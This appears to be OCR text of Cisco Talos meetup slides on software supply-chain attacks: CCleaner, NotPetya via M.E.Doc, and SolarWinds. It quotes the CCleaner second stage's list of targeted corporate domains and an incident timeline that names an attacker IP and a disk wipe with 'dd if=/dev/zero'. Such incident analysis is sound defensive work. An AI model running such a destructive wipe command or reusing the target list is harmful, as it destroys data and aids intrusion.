


SolarWinds compromise – lessons learned

OWASP Meetup Feb 2021

Vanja Svajcer - @vanjasvajcer

Talos
Cisco Security Research

Agenda

Supply Chain Attacks overview

SolarWinds compromise

Lessons learned

Supply chain attacks (defenders)


- Exploit the trust relationship between the target and a proxy organization
- Third party trusted product compromised to include malicious component in a product
- Difficult to detect as product built using genuine tools and signed with legitimate private key

Supply chain attacks (attackers)

- Targeting may be tricky so various methods are used to focus on specific targets
- Need to pivot successfully to retain presence once supply chain compromise is detected
- Finding and compromising another trusted target is not easy

Ccleaner compromise

(March 2017)



TALOS
Cisco Security Research

Targeted to Tech Companies

2nd Stage only delivered to 23 specific domains

```
$DomainList = array(
"singtel.corp.root",
"htcgroup.corp",
"samsung-breda",
"Samsung",
"SAMSUNG.SEPM",
"samsung.sk",
"jp.sony.com",
"am.sony.com",
"gg.gauselmann.com",
"vmware.com",
"ger.corp.intel.com",
"amr.corp.intel.com",
"ntdev.corp.microsoft.com",
"cisco.com",

"uk.pri.o2.com",
"vf-es.internal.vodafone.com",

"linksys",
"apo.epson.net",
"msi.com.tw",
"infoview2u.dvrdns.org",
"dfw01.corp.akamai.com",
"hq.gmail.com",
"dlink.com",

"test.com");
```


- Database Tracked 2nd Stage Delivery
- No Cisco Devices Delivered 2nd Stage

TALOS
Cisco Security Research

Code Reuse with Group 72

The 2nd stage payload shows similarities to code used by Group 72

CCleaner Malware




Group 72 Malware

Cisco Security Research

Not Petya (June 2017)

Not Petya



Cisco Security Research

M.E.Doc Timeline

April 14, 2017

01.175-10.01.176 version of MeDoc is released with a backdoor.

May 15, 2017

01.180-10.01.181 version of MeDoc is released with a backdoor.

June 22, 2017

01.188-10.01.189 version of MeDoc is released with a backdoor

June 27, 2017

8:59:14 UTC

Malicious actor used stolen credentials and “su” to obtain root privileges on the update server.

Between 9:11:59 UTC and 9:14:58 UTC

The actor modifies the web server configuration to proxy to an OVH server.

9:14:58 UTC

Logs confirm proxied traffic to OVH.

12:31:12 UTC

The last confirmed proxy connection to OVH is observed. This marks the end of the active infection period.

12:33:00 UTC

The original server configuration is restored.


14:11:07 UTC

Received SSH disconnect from Latvian IP 159.148.186.214

19:46:26 UTC

Third Party Hosting Provider is wiped using “dd if=/dev/zero”, filling the hard drive with 0x00.

SolarWinds Compromise



Source: Daniel Cutberth @dcuthbert

Threat Activity

Events timeline

March-June

Estimated timeframe the trojanized software updates were posted to SolarWinds' website.

Dec. 8

FireEye reports that it has been compromised by state-sponsored actors who stole sensitive red team tools.

Dec. 13

FireEye and Microsoft discover that the SolarWinds' Orion software was exploited and realize the large scope of customers affected.

Dec. 13-14


CISA issues emergency guidance as three U.S. government agencies report they have been compromised.

Current State

Cisco Talos is actively researching the threat and issuing new protections for customers. CTIR working with potentially affected organizations.

